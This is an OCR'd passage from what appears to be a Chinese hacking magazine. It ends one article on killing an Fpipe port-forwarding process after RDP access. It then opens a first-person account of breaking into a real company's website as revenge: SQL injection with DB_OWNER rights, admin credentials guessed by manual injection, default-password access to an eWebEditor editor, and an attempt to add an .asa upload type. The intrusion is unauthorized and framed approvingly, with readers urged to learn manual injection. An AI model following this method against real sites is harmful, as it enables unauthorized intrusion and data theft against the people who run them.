


图20

登录3389，打开“任务管理器”－“进程”，勾选“显示所有用户的进程”，找到转发工具的进程Fpipe.exe并将其结束掉，如图20。

三、最后总结

经过多个版本的测试，这个方法是通杀所有版本的，前提是服务器必须要支持WScript.Shell组件或支持执行命令才行。

文章难易度：☆☆☆
文章阅读点：各种已知漏洞的配合以及后台的利用直到最后的突破

跟我一起来检测某知名信息服务公司网站

绝情[DIO]

我的高中同学明年毕业，今年实习去了这家公司，公司声明培训后会在某知名品牌电脑公司做话务员，但是交完6000元的培训费后，却都纷纷被派往一些小公司做话务员，所以也就有了这次的安全检测（小编：－ －！这明显就是报复人家哇）。为了避免给自己惹出不必要的麻烦，故隐去了公司的信息，把目标站点命名为A站。

1、第一天

准备检测A站的时候已经是晚上了，首先检测了一下同服务器的网站都有哪些（这是个人的习惯），一共找到了三个站点，一个是A站，一个是A的二级域名站，还有一个我们就叫它B站吧，后面还要着重提到这个B站的。然后我使用啊D对A站进行了检测，检测出了三个注人点（图1），是DB_OWNER的权限（图2），但是却无法列出目录（图3）。




图1




图2




图3




图4

都说人多力量大，所以我就把这个网站给 dio 群里的兄弟们看了下，话说的还真是没错，不一会儿 X 兄弟就把 A 站的后台地址和帐号密码给发过来了，人家手工猜解的就是准啊（大家一定要学会手工注入哟）！我迅速的登录了后台，但是那个后台实在是太可怜了，没有找到任何有利用价值的功能（图4）。

倒是颜 MM 眼急手快，直接在后台发现了 ewebediter 在线编辑器（图5）。这下子大伙高兴了，因为这个编辑器还是很好利用的，我使用默认的用户名和密码顺利的登录了后台（图6）。




图5




图6

当我使用新建或修改样式并且添加 asa 上传类型的方法时却失败了，操作已经被限制了（图7），看看时间，已经是半夜了只好收工睡觉。

